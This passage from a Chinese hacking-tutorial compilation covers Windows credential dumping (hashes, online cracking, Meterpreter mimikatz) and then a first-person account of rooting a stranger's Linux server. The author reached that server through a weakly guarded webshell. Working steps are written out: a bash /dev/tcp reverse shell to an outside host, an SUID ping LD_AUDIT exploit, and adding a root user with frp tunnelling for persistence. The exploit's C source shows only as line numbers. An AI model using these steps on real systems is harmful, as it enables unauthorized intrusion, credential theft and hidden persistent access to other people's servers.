IWAM_YUMU-061CAD6690:1009:347697 460492ef16086d5...39019a9b8b8b6:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:b5504c4a4390b80fb11173874673d470:::
yumu:1006:c297420cf87c8b389c6301:5f7ef889caaec18c2bf9:::
```

第二步: 在线网站破解 hash

网站地址: <http://www.objectif-securite.ch/en/ophcrack.php>

The screenshot shows the homepage of the Ophcrack website (<http://www.objectif-securite.ch/en/ophcrack.php>). The main content area features a green-themed illustration of a superhero-like character and penguins. To the right, there is a detailed description of what Ophcrack is and how it works, mentioning rainbow tables and speed-up. Below this, a table displays the results of a recent cracking session. A search bar at the bottom allows users to enter their own hash for cracking.

Hash	Result	Cracking time
c75d817b8be54987cf8cd35b09a623e0	-	228 s
8c6b014f05f58d5f2de33e89401a73da	-	215 s
a28902888d95d09ca28a7ace6e27a07d8	-	226 s
c425e327cd4aa12adfa29a4f5247fe075	-	228 s
9569d08b75e8ab7bcd44e861bc7067e7	dsrv2950	14 s

Below the table, there is a search bar with the placeholder "96601d3bd2c75ea1d45c0b091208fc66" and a "GO" button. Further down, the page displays sections for "FREE LMHASH TABLES", "FREE NTHASH TABLES", and "PROFESSIONAL TABLES", each listing various pre-computed hash tables for different password types and lengths.

方式 2: Mimikatz 获取明文密码

mimikatz 是由 C 语言编写的开源小工具，功能非常强大。它支持从 Windows 系统内存中提取明文密码、哈希、PIN 码和 Kerberos 凭证，以及 pass-the-hash、pass-the-ticket、buildGolden tickets 等数种黑客技术。(运行 Mimikatz 最好在 system 权限下，不然会出错·)

第一步:导入 Mimikatz 插件

命令如下:loadmimikatz

```
meterpreter > load mimikatz
Loading extension mimikatz...Success.
```

查看帮助信息可以使用 help 命令。

```
Mimikatz Commands
=====
Command      Description
-----
kerberos     Attempt to retrieve kerberos creds
livessp       Attempt to retrieve livessp creds
mimikatz_command Run a custom command
msv          Attempt to retrieve msv creds (hashes)
ssp          Attempt to retrieve ssp creds
tspkg        Attempt to retrieve tspkg creds
wdigest      Attempt to retrieve wdigest creds
```

第二步:获取 hash 值或者直接获取明文

msv 获取 hash 值，kerberos 获取明文。

```
meterpreter > msv
[!] Not currently running as SYSTEM
[*] Attempting to getprivs
[*] Got SeDebugPrivilege
[*] Retrieving msv credentials
msv credentials
=====
AuthID  Package  Domain      User           Password
-----  -----    -----      -----         -----
0:996   Negotiate NT AUTHORITY NETWORK SERVICE
0:1515308 NTLM      YUMU-061CAD6690 Administrator
0:228589 NTLM      YUMU-061CAD6690 Administrator
0:997   Negotiate NT AUTHORITY LOCAL SERVICE
0:55259  NTLM      WORKGROUP   YUMU-061CAD6690$
```

```
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
=====
AuthID      Package      Domain      User      Password
-----      -----      -----      -----
0;996      Negotiate   NT AUTHORITY  NETWORK SERVICE
0;997      Negotiate   NT AUTHORITY  LOCAL SERVICE
0;55259    NTLM
0;999      NTLM        WORKGROUP    YUMU-061CAD6690$
0;1515308  NTLM        YUMU-061CAD6690  Administrator
0;228589   NTLM        YUMU-061CAD6690  Administrator
```

第三步:在线解密 hash 值

网站地址:<http://www.objectif-securite.ch/en/ophcrack.php>



五总结

本文讲到了五种方式提权,分别是直接 getsystem 提权, 令牌假冒, AlwaysInstallElevated 提权, 挖掘漏洞进行提权, 获取管理员账号密码。讲解了高低权限用户如何进行提权以及提权的额外注意点, 对提权有一个思路上的拓展。

18. 记一次曲折的 Linux 提权

原创 HitOn[合天智汇](#)2018-11-07

0X01 前言

最近一个小老弟问我有没有闲置的服务器，windows 倒是有几台，但是小老弟是 Linux 系统管理员不熟悉 windows，翻翻我的 webshell 找到了一两台 Linux 不过权限都很低，想着怎么着也要把它给提下来吧（吃了人家一顿饭嘿嘿）于是就有了本文，也 GET 到了新的提权姿势。

0X02 正文

shell 怎么拿到的不详说，弱口令后台 getshell。使用命令 `whoami` 查看当前权限。发现是 `nobody` 权限。`nobody` 在 linux 中是一个不能登陆的帐号，一些服务进程如 apache, aquid 等都采用一些特殊的帐号来运行，比如 `nobody,news,games` 等等，这是就可以防止程序本身有安全问题的时候，不会被黑客获得 root 权限。



说道 Linux 提权最先想到的肯定是利用利用内核漏洞找到对应版本相应的 exp 直接进行溢出提权。

首先使用命令 `uname -a` 查看当前操作系统版本。发现是 `2.6.18-194.17.1.el5`

```
命令参数 uname -a
--命令集合-- ▾ 执行
Linux 2.6.18-194.17.1.el5 #1 SMP Wed Sep 29 12:51:33 EDT 2010 i686 i686 i386 GNU/L
inux|
```

比较老了，心里想着这还不分分钟给你提下来。linux 提权首先的获取到一个交互式的 shell。有好几种方法可以实现，这里我用的是 bash 法。首先在你 vps 上监听一个端口 使用命令 `nc -lvp port` 即可，然后在 webshell 上执行 `bash -i >& /dev/tcp/ip/port0>&1` 获取到反弹回来的 shell。

```
命令参数 bash -i >& /dev/tcp/123.123.123.123/1234 0>&1
--命令集合-- ▾ 执行
```

```
Welcome to Alibaba Cloud Elastic Compute Service !  
Last login: Fri Oct 19 00:16:41 2018 from [REDACTED]  
      :~$ nc -lvp 1234  
Listening on [REDACTED] (family 0, port 1234)  
Connection from [REDACTED] port 1234 [tcp/*] accepted (family 2, sport 39516)  
bash: no job control in this shell  
bash-3.2$ [REDACTED]
```

查找当前系统可使用的 exp，上传，给权限，gcc 编译，执行，一条龙操作。不过这个过程可能会遇到各种问题。受害主机可能没有装 gcc，gcc 编译提示缺少库，能执行却依旧提升不了权限。反正我是各种 exp 用尽然而还是提不下来。

转换思路，发现受害主机使用的是 MySQL，于是一通乱翻终于找到了 MySQL 密码，想利用 MySQLUdf 提权，不过之前 Linux 下 udf 提权一直没尝试过，而且网上关于这方面的文章很少还基本都长一个样，遂放弃。



```
<? />  
//Database connection parameters .  
$DBCONFIG [dbuserid] = "root";  
$DBCONFIG [dbpasswd] = "";  
$DBCONFIG [dbhost] = "localhost";  
$DBCONFIG [dbport] = "3306";  
$DBCONFIG [sqlrelay_yn] = 0;  
  
$DBCONFIG [DefaultDB] =  
$DBCONFIG [AssoDB] = '';  
  
$DBCONFIG [GroupDB] = '';  
$DBCONFIG [BlogDB] = '';  
  
$DBCONFIG [DnsDb] = '';  
  
$DBCONFIG [write_main] [dbname] = $DBCONFIG [DefaultDB];  
$DBCONFIG [write_part] [dbname] = $DBCONFIG [DefaultDB];  
$DBCONFIG [write_formpoll] [dbname] = $DBCONFIG [DefaultDB];  
$DBCONFIG [write_mo] [dbname] = $DBCONFIG [DefaultDB];  
$DBCONFIG [write_forum] [dbname] = $DBCONFIG [DefaultDB];  
$DBCONFIG [write_log] [dbname] = $DBCONFIG [DefaultDB];  
$DBCONFIG [read_main][0][dbname] = $DBCONFIG [DefaultDB];  
$DBCONFIG [read_part][0][dbname] = $DBCONFIG [DefaultDB];
```

MySQL 密码其实挺简单的，我就想着数据库密码都这么简单，会不会 ssh 也是个弱口令了，尝试去连接，不能直连，遂放弃。

```
<?
//Database connection parameters .
$DBCONFIG [dbuserid] = "root";
$DBCONFIG [dbpasswd] = " ";
$DBCONFIG [dbhost] = "localhost";
$DBCONFIG [dbport] = "3306";
$DBCONFIG [sqlrelay_yn] = 0;

$DBCONFIG [DefaultDB] =
$DBCONFIG [AssoDB] =

$DBCONFIG [GroupDB] =
$DBCONFIG [BlogDB] =

$DBCONFIG [DnsDb] = " ";

$DBCONFIG [write_main] [dbname] = $DBCONFIG [DefaultDB];
$DBCONFIG [write_part] [dbname] = $DBCONFIG [DefaultDB];
$DBCONFIG [write_formpoll] [dbname] = $DBCONFIG [DefaultDB];
$DBCONFIG [write_mc] [dbname] = $DBCONFIG [DefaultDB];
$DBCONFIG [write_forum] [dbname] = $DBCONFIG [DefaultDB];
$DBCONFIG [write_log] [dbname] = $DBCONFIG [DefaultDB];
$DBCONFIG [read_main][0] [dbname] = $DBCONFIG [DefaultDB];
$DBCONFIG [read_part][0] [dbname] = $DBCONFIG [DefaultDB];
```

passwdshadow 文件也没权限读。怎么办？？各种搜索，发现还有一招 SUID 提权法。

网上关于这方面的文章也比较少。SUID 是 Linux 的一种权限机制，具有这种权限的文件会在其执行时，使调用者暂时获得该文件拥有者的权限。如果拥有 SUID 权限，那么就可以利用系统中的二进制文件和工具来进行 root 提权。首先要找到系统里使用 SUID 的文件，使用命令 `find / -perm -u=s -type f 2>/dev/null`

```
bash-3.2$ find / -perm -u=s -type f 2>/dev/null
/lib/dbus-1/dbus-daemon-launch-helper
/bin/mount
/bin/ping6
/bin/ping
/bin/umount
/bin/su
/sbin/mount.nfs4
/sbin/unix_chkpwd
/sbin/mount.nfs
/sbin/umount.nfs
/sbin/umount.nfs4
/sbin/pam_timestamp_check
/sbin/mount_ecryptfs_private
/usr/kerberos/bin/ksu
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/bin/chsh
/usr/bin/rsh
/usr/bin/newgrp
/usr/bin/crontab
/usr/bin/at
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/rlogin
/usr/bin/passwd
/usr/bin/rcp
/usr/bin/Xorg
/usr/bin/chage
/usr/bin/sudoedit
/usr/bin/gpasswd
/usr/libexec/openssh/ssh-keysign
/usr/sbin/ccreds_validate
/usr/sbin/usernetctl
/usr/sbin/userhelper
bash-3.2$
```

可以看到这么多文件都是带 SUID 标识符的。这里我们使用 ping。

操作步骤如下(来自自博客 <https://blog.csdn.net/ffffygap1/article/details/51783346>)

切换到 tmp 目录

cd/tmp

创建一个 exploit 目录

mkdir exploit

查看 ping 命令带 uid 权限

ll/bin/ping

创建 target 文件硬链接

ln/bin/ping /tmp/exploit/target

查看 target 文件权限

ll/tmp/exploit/target

把 target 文件加载到内存中

```
exec3< /tmp/exploit/target
```

查看 target 在内存中的情况

```
"ll/proc/$$/fd/3"
```

删除 target 文件

```
rm-rf /tmp/exploit/
```

查看 target 在内存中的情况是删除状态

```
"ll/proc/$$/fd/3"
```

创建一个 c 语言代码

```
vimpayload.c
```

```
1  
2  
3  
4  
5  
6
```

实际这里由于是反弹的 bash 所以不建议直接在 bash 下使用 vim, 可以自己本地写好

然后传到 tmp 目录下即可。还有如果 ll 命令不可用的话可以使用 ls-l 代替。

利用 gcc 编译这段代码

```
gcc-W -fPIC -shared -o /tmp/exploit payload.c
```

提升到 root 权限


```
LD_AUDIT="\$ORIGIN"exec /proc/self/fd/3
```

执行完，查看当前会话已经是 root

```
~$ nc -lvp 1234  
Listening on [0.0.0.0] port 1234  
Connection from [REDACTED] port 1234 [tcp/*] accepted (family 2, sport 7022)  
bash: no job control in this shell  
bash-3.2$ cd /tmp  
bash-3.2$ pwd  
/tmp  
bash-3.2$ mkdir exploit  
bash-3.2$ ls -l /bin/ping  
-rwsr-xr-x 1 root root 35832 Sep 27 2009 /bin/ping  
bash-3.2$ ln /bin/ping /tmp/exploit/target  
bash-3.2$ ls -l /tmp/exploit/target  
-rwsr-xr-x 2 root root 35832 Sep 27 2009 /tmp/exploit/target  
bash-3.2$ exec 3< /tmp/exploit/target  
bash-3.2$ ls -l /proc/$$/fd/3  
lr-x----- 1 nobody nobody 64 Oct 19 15:54 /proc/11181/fd/3 -> /tmp/exploit/target  
bash-3.2$ rm -rf /tmp/exploit/  
bash-3.2$ ls -l /proc/$$/fd/3  
lr-x----- 1 nobody nobody 64 Oct 19 15:54 /proc/11181/fd/3 -> /tmp/exploit/target (deleted)  
bash-3.2$ gcc -W -fPIC -shared -o /tmp/exploit payload.c  
payload.c:5:2: warning: no newline at end of file  
bash-3.2$ LD_AUDIT="\$ORIGIN" exec /proc/self/fd/3  
whoami  
root
```

OK 已经是 root 权限了

接下的的操作就不细讲了，新建一个用户修改 passwd 添加到 root 用户组然后使用 frp 进行内网穿透，这里也有一个坑，在 bash 下用 vi 编辑 passwd 文件非常不方便，可以本地改好然后在替换掉 passwd。附上一张 ssh 成功连接图。



The screenshot shows a terminal window titled 'Xshell 5 (Build 1339)'. The window has three tabs: '1 msf', '2 99', and '3 内网渗透'. The third tab is active and displays the following text:

```
Xshell 5 (Build 1339)
Copyright (c) 2002-2017 NetSarang Computer, Inc. All rights reserved.

Type 'help' to learn how to use Xshell prompt.
[c:\~]$ 

Connecting to [REDACTED]
Connection established.
To escape to local shell, press 'Ctrl+Alt+'.

Last login: Fri Oct 19 14:36:43 2018 from localhost.localdomain
[root@pfa ~]# whoami
root
[root@pfa ~]#
```

0X03 写在后面的话

也算是学习了一波新姿势了，感觉 udf 提权还是可以去摸索一下的，搞安全的就是在不断地实战中慢慢成长。

文章仅用于普及网络安全知识，提高小伙伴的安全意识的同时介绍常见漏洞的特征等，若读者因此作出危害网络安全的行为后果自负，与合天智汇以及原作者无关，**特此声明！**

合天网安学院